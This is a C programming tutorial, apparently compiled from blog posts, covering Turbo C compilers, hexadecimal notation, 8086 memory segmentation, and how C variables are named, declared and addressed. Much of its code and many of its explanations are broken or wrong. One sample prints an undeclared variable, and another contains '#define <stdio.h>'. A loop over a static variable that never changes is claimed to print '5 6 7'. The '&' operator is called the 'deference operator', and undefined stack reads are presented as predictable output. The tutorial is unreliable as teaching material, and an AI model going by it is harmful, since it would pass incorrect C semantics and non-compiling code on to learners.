**There are various c compilers are variables. Some of these are:**

|  |  |  |  |
| --- | --- | --- | --- |
| **S.N.** | **Name** | **Microprocessor** | **OS** |
| **1** | Turbo c 3.0 | 8086 | MS DOS |
| **2** | ANSIC C | 80386 | LINUX |
| **3** | Borland C 4.0 | 80386 | WINDOW |
| **4** | Microsoft C | 8086 | MS DOS |
| **5** | Visual C++ | 80386 | WINDOW |

Note: 8086 is 16 bit microprocessor while 80386 is 32 bit microprocessor.

Note: Different versions of compilers are based on the different microprocessors and support many OS. It is always changing. As a programmer you should know the microprocessor name, its world length etc. which your compiler is based on. Since c language is platform dependent. In preprocessor section you will know how to make a program as much as platform independent.

Turbo c compiler

Turbo c is an IDE of c programming language created by Borland. Turbo C 3.0  is based on MS DOS operation  system. It is one of the most popular c compilers. It uses 8086 microprocessor which is 16 bit microprocessor. It has 20 address buses and 16 data bus. Its word length is two byte.   
  
  
Size of data types in Turbo C 3.0:

|  |  |
| --- | --- |
| **Data type** | **Size** |
| short int | 2 |
| int | 2 |
| long int | 4 |
| char | 1 |
| float | 4 |
| double | 8 |
| long double | 10 |

Byte ordering : Little Endianness  
Default pointer : Near  
Default memory model : Small  
  
  
To compile a c program: Alt + F9  
To run a c program: Ctrl + F9

Turbo C 4.5 is based on Microsoft window operating system. It is 32 bit compilers.

Size of data type in Turbo C 4.5:

|  |  |
| --- | --- |
| **Data type** | **Size (Byte)** |
| short int | 2 |
| int | 4 |
| long int | 4 |
| char | 1 |
| float | 4 |
| double | 10 |
| long double | 12 |

Default pointer: Far

Default memory model: Compact

Hexadecimal representation in c

In hexadecimal number system we use 16 different digits so its base is 16. List of all hexadecimal digits:

|  |  |  |
| --- | --- | --- |
| **Hexadecimal digit** | **Decimal equivalent** | **Binary equivalent** |
| **0** | 0 | 0000 |
| **1** | 1 | 0001 |
| **2** | 2 | 0010 |
| **3** | 3 | 0011 |
| **4** | 4 | 0100 |
| **5** | 5 | 0101 |
| **6** | 6 | 0110 |
| **7** | 7 | 0111 |
| **8** | 8 | 1000 |
| **9** | 9 | 1001 |
| **A** | 10 | 1010 |
| **B** | 11 | 1011 |
| **C** | 12 | 1100 |
| **D** | 13 | 1101 |
| **E** | 14 | 1110 |
| **F** | 15 | 1111 |

To convert the binary number into hexadecimal number:

Make the group of four binary digits from right to left and replace the four binary digits with the equivalent hexadecimal digit using above table.

For example:


Binary number = 11000111110101

Group of four digits from right side:

[http://3.bp.blogspot.com/_uIwyaTjqYYw/TU2czzwcniI/AAAAAAAABSY/bqJo6VMOqzk/s1600/hex.png](http://3.bp.blogspot.com/_uIwyaTjqYYw/TU2czzwcniI/AAAAAAAABSY/bqJo6VMOqzk/s1600/hex.png)

to make group of four digit of left most  digit 11 , add two zero at the left side i.e. 0011

Now put or replace with it the equivalent hexadecimal digit using above table

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TU2c0_EwIUI/AAAAAAAABSc/XCm2BYbtdwk/s1600/hex2.png)

So, equivalent hexadecimal number will be 31F5

What will be address range which can be represented in 20 bit?

|  |  |  |
| --- | --- | --- |
|  | **Binary** | **Hexadecimal** |
| **Min possible** | 0000 0000 0000 0000 0000 | 00000 |
| **Max possible** | 1111 1111 1111 1111 1111 | FFFFF |

In c any hexadecimal number start with 0x 0r 0X So, address range   will be 0x00000 to 0xFFFFF. So in turbo C 3.0 memory address of all variables must be within 0x00000 to oxFFFFF.

It is 1MB memory range.

Note.

2^10 = 1KB

2^20 = 1MB

2^30 = 1GB

Where 10, 20, 30 are number of bit

Difference between TSR and TSO program

**Difference between TSR and TSO program**


**TSO** means terminate but stay outside. It is that program, which release the main memory after the execution of the program. Example ms paint, notepad, turbo c compilers etc.

**TSR** means terminate but stay residence .It is those program, which after the execution of the program does not release the RAM (main memory).e.g. antivirus.

Difference between .com program and .exe program in c programming language

Both .com and .exe program are executable program but .com program execute faster than .exe program. All drivers are .com program. .com file has higher preference than .exe   
For example:  
Open the command prompt in window OS. (Type CMD in Run)  
In the command prompt type **notepad** and press enter key you will get the notepad. Since it executes notepad.exe   
  
  
Repeat the same task but now first create any .com file in the same working directory. We can create it as open the notepad save it as notepad.com, set save as type is All files or we can create the .com file from command prompt.  
  
  
Then type notepad in command prompt and press the enter key you will get error message like:

C:\notepad.com is not a valid Win32 application.

[](http://3.bp.blogspot.com/-wa-NRPK9Xy0/Tls5WIc4lMI/AAAAAAAABYc/SREivQqNYXE/s1600/com+program.GIF)

It proves that .com has higher precedence than .exe program.

Com file is binary execute used in MS DOS. Com program keeps only code and data. It stores code and data in one segment. In Turbo C memory model should tiny to create .com program. We will discuss later how to create .com file in in turbo c.

Warning code in c programming

**Complete list of warning codes in c programming language**

|  |  |  |
| --- | --- | --- |
| S.N. | Warning message | Code |
| **ANSI Violations** | | |
| 1 | Assigning 'type' to 'enumeration' | eas |
| 2 | Bit fields must be signed or unsigned int | bbf |
| 3 | Both return and return with a value used | ret |
| 4 | Declare type 'type' prior to use in prototype | dpu |
| 5 | Division by zero | zdi |
| 6 | Hexadecimal value contains more than 3 digits | big |
| 7 | Initializing 'enumeration' with 'type' | bei |
| 8 | 'identifier' is declared as both external and static | ext |
| 9 | Ill-formed pragma | ill |
| 10 | Initialization is only partially bracketed | pin |
| 11 | Redefinition of 'macro' is not identical | dup |
| 12 | Suspicious pointer conversion | sus |
| 13 | Undefined structure 'structure' | stu |
| 14 | Void functions may not return a value | voi |
| **Frequent Errors** | | |
| 1 | Code has no effect | eff |
| 2 | Function should return a value | rvl |
| 3 | Parameter 'parameter' is never used | par |
| 4 | Possible use of 'identifier' before definition | def |
| 5 | Possibly incorrect assignment | pia |
| 6 | Unreachable code | rch |
| **Less Frequent Errors** | | |
| 1 | Ambiguous operators need parentheses | amb |
| 2 | Array variable 'identifier' is near | ias |
| 3 | Call to function with no prototype | pro |
| 4 | Call to function 'function' with no prototype | pro |
| 5 | Condition is always false | wccc |
| 6 | Condition is always true | wccc |
| 7 | 'identifier' declared but never used | use |
| 8 | 'identifier' is assigned a value that is never used | aus |
| 9 | No declaration for function 'function' | nod |
| 10 | Structure passed by value | stv |
| 11 | Superfluous & with function | amp |
| **Portability Warnings** | | |
| 1 | Constant is long | cln |
| 2 | Constant out of range in comparison | rng |
| 3 | Conversion may lose significant digits | sig |
| 4 | Non portable pointer comparison | cpt |
| 5 | Non portable pointer conversion | rpt |
| 6 | Mixing pointers to signed and unsigned char | ucp |


What is the ram of a computer?

**What is the ram memory: Memory cell in computer**

Entire RAM has divided in numbers of equal parts, which are

known as memory cells. Following diagram represents the 256

MB RAM.


[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TUmu1VBmgtI/AAAAAAAABRs/JsqH_qUkRZI/s1600/memory1.jpeg)

Each cell can store one-byte data. Data are stored in the   
binary number system. That is a character data reserves one   
memory cell while floating data reserves four memory cells.

Each memory cell has unique address. Address is always in  
whole number and must be in increasing order. We will discuss  
how a characters, integers etc. data are in stored in the   
data type chapter. Just for now assume

**int** a = 4;

Here variables a stores in the memory in the flowing way:

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TUmu6wzR1jI/AAAAAAAABRw/JRrpCzKRXss/s1600/mpq.png)

If you know memory address of first cell is 0x5000 then   
what would be the memory address of next memory cell?

It will 5001 since integer data always stores at   
continuous memory location and as we know memory address   
always in increasing order.


what is resident memory

**What is resident memory of a computer?**

RAM has divided into two parts:

(1)        Extended memory (useless)

(2)        Residence memory

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TUm0E5nHm0I/AAAAAAAABR0/VCsY4qGotU0/s1600/memory2.jpeg)

In Turbo C 3.0 compiler size of residence memory is 1MB.

**resident memory:**

When any program is executed it is stored in the   
residence memory. For turbo c 3.0, it has 1MB residence   
memory i.e. when we open turbo c 3.0 it stores 1MB in the   
RAM.


Physical address of a computer

**Logical address and physical address: How to find**

**or get a physical address of a RAM**

**physical address of computer or operating system**  
  
All the c variables are stored in the residence memory.

In turbo C 3.0, 20 bits address of the memory cell is  
known as physical address or real address. In 20 bits,   
we can represent address   from 0x00000 to 0xFFFFF. That   
is all c variables must have memory address within this   
range.

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/TUm2Xyn1zlI/AAAAAAAABR8/kT2ix7-JXj0/s1600/memory3.jpeg)

A C programmer cannot not decides what will be the memory

address of any variables. It is decided by compiler. For Example:

What will be output of following c cod

#include<stdio.h>

int main(){

    int a;

    printf("%x",&x);

    return 0;

}

Output: We cannot predict.

But we can say in 16 bits compilers address must be


within 0x0000 to 0xFFFF and in 32 bits compilers memory

address must be within 0x00000000 to 0xFFFFFFFF.

Note: Suppose your c compiler is based on the

microprocessor which total address buses are 32 then its

total size of addressable memory will be:

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TUm2YyYAc3I/AAAAAAAABSA/NQT_9MsA6xY/s1600/addressable.png)

= 2 ^ 32 bytes


= 4 GB

Memory segment | Segment address

**Memory segmentation in 8086 microprocessor : Segmented memory**

Resident memory of RAM of size 1MB has divided into 16   
equal parts. These parts is called segment. Each segment   
has size is 64 KB.

16 \* 64 KB = 1 MB

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU1lDpNq97I/AAAAAAAABSE/vdOAH5egX3w/s1600/Concept1.png)

This process of division is known as segmentation.

Note: In turbo c 3.0 physical addresses of any variables

are stored in the 20 bits. But we have not any pointers

(We will discuss later what is pointer?)of size 20 bits.

So pointers cannot access whole residence memory

address.To solve this problem we there are three types

pointers in c language. They are

1. Near pointer

2. Far pointer

3. Huge pointer

What is offset address


**What is offset address?**

**Offset address and segment number in c programming language**

Each segment has divided into two parts.

1. Segment no (4 bit)

2. Offset address (16 bit)

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TU2VU3WKBMI/AAAAAAAABSI/99bSIzXJfX8/s1600/memory2.png)

So, in the other words we can say memory address of any variable in c has two parts segment number and offset address.

In turbo c 3.0 a particular segment number offset address varies from 0x0000 to 0xFFFF

Suppose physical address of any variable in c is 0x500F1.

Then its segment number is 5 and offset address is 00F1.

Write a program to find the offset address of any variable?

#include<stdio.h>

int main(){

int x;

printf("%u ",&x); //To print offset address

printf("%p ",x); //To print segment address

printf("%p ",&x); //To print offset address

printf("%fp ",&x); //To print segment address : offset address

return 0;

}


Data segment in c

All the segments are used for specific purpose. Like segment number 15 is used for ROM, segment number 14 is used for BIOS etc.

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU2XAMKJnXI/AAAAAAAABSM/5EOm5g5pAjQ/s1600/memory.png)

We will discuss about how to access text video memory, graphics video memory in the pointer and union chapters of 255 bits color graphics programming.

Segment number eight has special name which is known as data segment. This segment has been divided into four parts. This is very important for c programming

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU2XEGhdEKI/AAAAAAAABSQ/47Sj7lyNK4c/s1600/Concept25.png)

**1. Stack area**

All automatic variables and constants are stored into stack area. Automatic variables and constants in c:

1.       All the local variables of default storage class.

2.       Variables of storage calls auto.

3.       Integer constants, character constants, string constants, float constants etc in any expression.

4.       Function parameters and function return value.

Variables in the stack area are always deleted when program control reaches it out of scope. Due to this stack area is also called temporary memory area. For example:

What will be output of following c code?

**#include**<stdio.h>

**int** **main**(){

**int** i;

**for**(i=0;i<3;i++){

**int** a=5;

         printf("%d",a);

    }

**return** 0;

}

Output: 5 5 5

Explanation: Since variable **a** is automatic variable, it will store in the stack area. Scope of variable **a** is within for loop. So after each iteration variable a will be deleted from stack and in each iteration variable a will initialize.

**This two concepts are only for Turbo C 3.0**

It follows LIFO data structure. That in the stack area of memory data is stored in last in first out. For example:

What will be output of flowing c code. (Turbo c 3.0)?

**#include**<stdio.h>

**int** **main**(){

**int** a =5, b = 6, c = 7,d =8;

    printf("%d %d %d");


**return** 0;

}

Output: 8 7 6

Explanation:

Default storage class of variables a, b, c and d is auto .Since it automatic variable it will be sorted in the stack area of memory. It will store in the stack as

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU2XE3mwetI/AAAAAAAABSU/-N7IGge2xpo/s1600/Concept1h.png)

Stack always follows LIFO data structure. In the printf function, name of variables is not written explicitly. So default output will content of stack which will be in the LIFO order i.e. 8 7 6.

It has two part one for initialize variable another for non-initialize variable. All initialize variables are more nearer than not initialized variable and vice versa. For example:

What will be output of following program (Turbo c 3.0)?

**#include**<stdio.h>

**int** **main**(){

**int** a =5, b, c =7;

    printf("%d %d %d");

**return** 0;

}

Output: 7 5 garbage value

Explanation:

Automatic variable a and c has initialized while b has not initialized. Initialize variables are more nearer than uninitialized variable .They will be stored in the stack. So due to LIFO first output will be 7 then 6 (since a is more nearer than b with respect to c) then any garbage value will be output which is present in the stack.

Note: Default storage class of any local variable is auto.

**2. Data area:**

All static and extern variable are stored in the data area. It is permanent memory space and variable will store in the memory unless and until program end. For example:

What will be output of following c code?

**#include**<stdio.h>

**int** **main**(){

**int** i;

**for**(i=0;i<3;i++){

**static** **int** a=5;

         printf("%d",a);

    }

**return** 0;

}

 Output: 5 6 7

**3. Heap area:**

This memory area is use to allocate memory dynamically. In c we can allocate the memory space dynamically by using function malloc and calloc. It always allocates memory in the heap area. Its size is variable and depends upon free space in the memory.

**4. Code area:**

Function pointer can only access code area. Size of this area is always fixed and it is read only memory area.

Definition of variable in c

**Definition of variable in C programming language:**

A variable is named location of data. In other word we can variable is container of data.

    In real world you have used various type containers for specific purpose. For example you have used suitcase to store clothes, match box to store match sticks etc. In the same way variables of different data type is used to store different types of data. For example integer variables are used to store integers char variables is used to store characters etc. On the basis of how many data a variable will store, we can categorize the all c variable in three groups.

(a)Variables which can store only one data at time. Example: integer variables, char variables, pointer variables etc.

(b)Variables which can store more than one data of similar type at a time. Example: array variables

(c) Variables, which can store more than one value of dissimilar type at a time. Example: structure or union variables.

**Properties of variable in c:**

    Every variable in c have three most fundamental attributes. They are:

1. Name

2. Value

3. Address

Name of a variable:

 Every variable in c has its own name. A variable without any name is name is not possible in c. Most important properties of variables name are its unique names. Not two variables in c can have same name with same visibility. For example:

#include<stdio.h>

int main(){

    auto int a=5;   //Visibility is within main block

    static int a=10; //Visibility is within main block

/\* Two variables of same name \*/

    printf("%d",a);

    return 0;

}

Output: compilation error

But it is possible that two variable with same name but different visibility. In this case variable name can access only that variable which is more local. In c there is not any way to access global variable if any local variable is present of same name. For example:

(a)

#include<stdio.h>

int a=50; //Visibility is whole the program

int main(){

    int a=10; //Visibility within main block

    printf("%d",a);

    return 0;

}

Output: 10

(b)

#include<stdio.h>

int main(){

    int a=10; //Visibility within main block.

    {

        a+=5; //Accessing outer local variable a.

        int a=20; //Visibility within inner block.

        a+=10; //Accessing inner local variable a.

        printf(“%d”,a);//Accessing inner local variable a.

    }

    printf(“%d”,a); //Accessing outer local variable a.

    return 0;

}

Output: 30 15

Note: In c any name is called identifier. This name can be variable name, function name, enum constant name, micro constant name, goto label name, any other data type name like structure, union, enum names or typedef name.

Identifier naming rule in c

In c any name is called identifier. This name can be variable name, function name, enum constant name, micro constant name, goto label name, any other data type name like structure, union, enum names or typedef name.

Rule 1:  **Name of identifier includes alphabets, digit   and underscore.**

Valid name: world, addition23, sum\_of\_number etc.

Invalid name: factorial#, avg value, display\*number etc.

Rule 2: **First character of any identifier must be either alphabets or underscore.**

Valid name:  \_calulate, \_5,a\_, \_\_ etc.

Invalid name: 5\_, 10\_function, 123 etc.

Rule 3: **Name of identifier cannot be any keyword of c program.**

Invalid name: interrupt, float, asm, enum etc.

Example:

#include<stdio.h>

int main(){

    int huge=5;

    printf("%d"”,huge);

    return 0;

}

Output: Compilation error

Rule 4: **Name of function cannot be global identifier.**

Valid name: \_\_TOTAL\_\_, \_\_NAME\_\_  , \_\_TINY\_\_etc.

Invalid name: \_\_TIME\_\_ ,\_\_DATE\_\_ , \_\_FILE\_\_ ,\_\_LINE\_\_ ,\_\_STDC\_\_, \_\_TINY\_\_, \_\_SMALL\_\_, \_\_COMPACT\_\_, \_\_LARGE\_\_, \_\_HUHE\_\_, \_\_CDECL\_\_, \_\_PASCAL\_\_, \_\_MSDOS\_\_, \_\_TURBOC\_\_

For example:

(a)

#include<stdio.h>

int main(){

 double \_\_TIME\_\_=5.5;

    printf("%f",\_\_TIME\_\_);

    return 0;

}

Output: Compilation error

(b)

#include<stdio.h>

int main(){

double \_\_CPP\_\_=5.5;

printf("%f",\_\_CPP\_\_);

return 0;

}

Output: 5.500000

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/StISnGfoY3I/AAAAAAAABJ0/RjAinjWZkj4/s1600-h/1.jpeg)

Note: It is good practice to not write the variable name in the above format.

Rule 5: **Name of identifier cannot be register Pseudo variables**

Register Pseudo variables are:

Example:

#include<stdio.h>

int main(){

    long int \_AH=5;

    printf("%ld",\_AH);

    return 0;

}

Output: Compilation error

Rule 6: **Name of identifier cannot be exactly same as of name of function within the scope of the function.**

Example:

(q) What will be output of following program?

#include<stdio.h>

float lata();

int main(){

    float lata;

    lata=lata();

    printf("%f",lata);

    return 0;

}

float lata(){

    return 4.5f;

}

Output: Compiler error

Rule 7: **Name of identifier is case sensitive i.e. num and Num are two different variables.**

Rule 8: **Only first 32 characters are significant of   identifier name.**

Example:

abcdefghijklmnopqrstuvwxyz123456aaa,

abcdefghijklmnopqrstuvwxyz123456bbb,

abcdefghijklmnopqrstuvwxyz123456cad

All three identifier name are same because only first 32 characters has meaning. Rest has not any importance.

Rule 9: **Identifier name cannot be exactly same as constant name which have been declared in header file of c and you have included that header files. For example:**

(a)

#include<stdio.h>

int main(){

    int M\_PI=25;

    printf("%d",M\_PI);

    return 0;

}

Output: 25

(b)

#include<math.h>

#include<stdio.h>

int main(){

    int M\_PI=25;

    printf("%d",M\_PI);

   return 0;

}

Output: Compilation error

Explanation: M\_PI is constant name which has been defined in header file math.h hence it cannot be variable in c.

Variable name cannot be exactly same as function name which have been declared any header file of c and we have included that header file in our program and used that function also in the program. For example:

(a)

#include<stdio.h>

int main(){

    int sqrt=25;

    printf("%d",sqrt);

    return 0;

}

Output: 25

(b)

#include<math.h>

#include<stdio.h>

int main(){

    int sqrt=25;

    printf("%d",sqrt);

    return 0;

}

Output: 25

(c)

#include<math.h>

#include<stdio.h>

int main(){

    int sqrt=25;//Invalid variable name

    printf("%f",sqrt(sqrt));

   return 0;

}

Output: Compilation error

Note: Header file stdio.h or conio.h by default it has included every c program .If you have not included that header explicitly then c complier will include that file. To make any program as c program save it as with .c extension.

(d)

int main(){

    int scanf=45;

    printf("%d",scanf);

   return 0;

}

Output: 45

(e)

int main(){

    int scanf=45,b;

    scanf("%d",&b);

    printf("%d %d",scanf,b);

    return 0;

}

Output: Compilation error

Identifier name in c can be exactly same as data type which has been declared in any header of c. For example

(a)

#include<stdio.h>

int main(){

    FILE \*ptr;

    int FILE =11;

    printf("%d",FILE);

    return 0;

}

Output: 11

(b)

#include<stdio.h>

#include<time.h>

int main(){

    clock\_t clock\_t=80

    printf("%d",clock\_t);

    return 0;

}

Output: 80

Value of variable in c language

**Explanation of value of a variable in c programming language by examples and questions and answers**

Data which any variable keeps is known as value of variable. For example:

int a=5;

Here value of variable a is five. Name of variable always returns value of the variable.

How to assign any value to a variable:

C supports eleven type of assignment operator to assign any value to operator. Those are:

(a) =

(b) +=

(c) -=

(d) v\*=

(e) /=

(f) %=

(g)   <<=

(h) >>=

(i) |=

(j) &=

(k) ^=

In this chapter will discuss only first operator i.e. =

Assignment statement in c:

[http://2.bp.blogspot.com/-1Nz2frf90MY/TyUg6xo7ESI/AAAAAAAABw4/p2S91Dx3NwY/s1600/2.jpeg](http://2.bp.blogspot.com/-1Nz2frf90MY/TyUg6xo7ESI/AAAAAAAABw4/p2S91Dx3NwY/s1600/2.jpeg)

**LValue**: Lvalue stands for left value. In any assignment statement LValue must be a container i.e. which have ability to hold the data. In c has only one type only container and which is variable. Hence LValue must be any variable in c it cannot be a constant, function or any other data type of c. For example

#define <stdio.h>

#define max 125

struct abc{

    char \*name;

    int roll;

};

enum {*RED*,*BLUE*};

int main(){

    int a;

    const b;

    a=5;

    //10=5; LValue cannot be a integer constant

    //max=20; //Lvalue cannot be a micro constant

    //b=11; Lvalue cannot be a constant variable

    //float=3.3f; Lvalue cannot be a data type

    //abc={“sachin”,5}; Lvalue cannot be a data type

    //BLUE =2; Lvalue cannot be a enum constant

    return 0;

}

**RValue**: In any assignment statement RValue must be anything which can return and constant value or it is itself a constant. RValue can be any c constants, variables, function which is returning a value etc. For example:

#include<stdio.h>

#define max 5

void display();

float sum();

enum {*BLACK*, *WHITE*};

int main(){

    int x=2; //RValue can be a constant.

    float y=9.0;

    const int z=x; //RValue can be a constant variable

    x=max; //RValue can be a variable.

    x=*BLACK*; //RValue can be a enum constant.

    y=sum();//RValue can be a function.

    y=display(); //RValue can be a function which is

   return 0;

}

Address of a variable in c

Location in a memory where a variable stores its data or value is known as address of variable. To know address of any variable c has provided a special unary operator & which is known as deference operator or address operator. It operator is only used with variables not with the constant. For example:

#include<stdio.h>

int main(){

    int a=5;

    printf("Address of variable a is: %d",&a);

    return 0;

}

We cannot write: &&a, because:

&&a=& (&a) =& (address of variable a) =& (a constant number)

And we cannot use address operator with constant.

Important points about address of variables in c:

(1)Address of any variable in c is an unsigned integer. It cannot be a negative number. So in printf statement we should use %u instead of %d, to print the address of any variable.

%d: It is used to print signed decimal number.

%u: It is used to print unsigned decimal number.

Since, if the address of any variable will beyond the range of signed short int it will print a cyclic value.

(2)Address of any variable must be within the range 0000 to FFFF in hexadecimal number format or 0 to 65535 i.e. range of unsigned short int in c. To print the address of any variable in hexadecimal number format by printf function we should use %x or %X.

%x: To print a number in hexadecimal format using 0 to 9 and a, b, c, d, e, f.

%X: To print a number in hexadecimal format using 0 to 9 and A, B, C, D, E, F.

(3)A programmer cannot know at which address a variable will store the data. It is decided by compiler or operating system.

(4)Any two variables in c cannot have same physical address.

(5)Address of any variable reserve two bytes of memory spaces.

(6) Address of any variable in c is not integer type so to assign an address to a integral variable we have to type cast the address. For example:

#include<stdio.h>

int main(){

    int a=100;

    unsigned int b=(unsigned)&b;

    printf("%u",b);

    return 0;

}

Address arithmetic in c:

(1) We can subtract address of any two variables.  For example:

#include<stdio.h>

int main(){

    int a;

    int b;

    printf("%d",&b-&a);

    return 0;

}

(2)We cannot add, multiply, divide two addresses.

(3) we can add or subtract a integer number with address.

(3)Other operators which can be used with addresses are:

(a)Negation operator:!

(b)Size operator: sizeof

(c)Type casting operator: (Type)

(e) Deference operator: \*

(f)Logical operator: &&, ||

Example:

#include<stdio.h>

int main(){

    int a=12,b;

    printf("%d",!&a);

    printf("%d",sizeof(&a));

    printf("%d",(int)&a);

    printf("%d",\*&a);

    printf("%d  %d %d %d",&a&&&b,&a&&b,&a||&b,&a||b);

    return 0;

}

Declaration of a variable in c

**Declaration of variables in c:**

Declaration of variables means to acknowledge the compiler only about variable name and its data type with its modifiers but compiler doesn’t reserve any memory for the variables.

In c we can declared any variable with help of extern keyword while it has not initialized. Example of declaration:

(1) extern int a;

(2)extern struct student{

    char \* name;

    int roll;

    double marks;

};

**Important points about declaration variables in c:**

(1) Since declaration variable doesn’t get any memory space so we cannot assign any value to variable. For example:

#include<stdio.h>

extern int a;

int main(){

    a=100;

    printf("%d",a);

    return 0;

}

Output: Compilation error

(2) We cannot use any operator with a variable which has only declared.

(3)We can declare any variable either globally or locally.

(4)A same variable can be declared many times.

**Definition of variables in c:**

A c statement in which a variable gets a memory is known as definition of variable. All auto, register, static and initialized extern variable are example of definition of variables. For example:

(a)

int a; //Definition of variable a

static int a; //Definition of variable a

register int a; //Definition of variable a

extern int a=5; //Definition of variable a

Note: In the above c statement all variables has been declared and defined at the same time.

(b)

#include<stdio.h>

extern int a; //Declaration of variable a

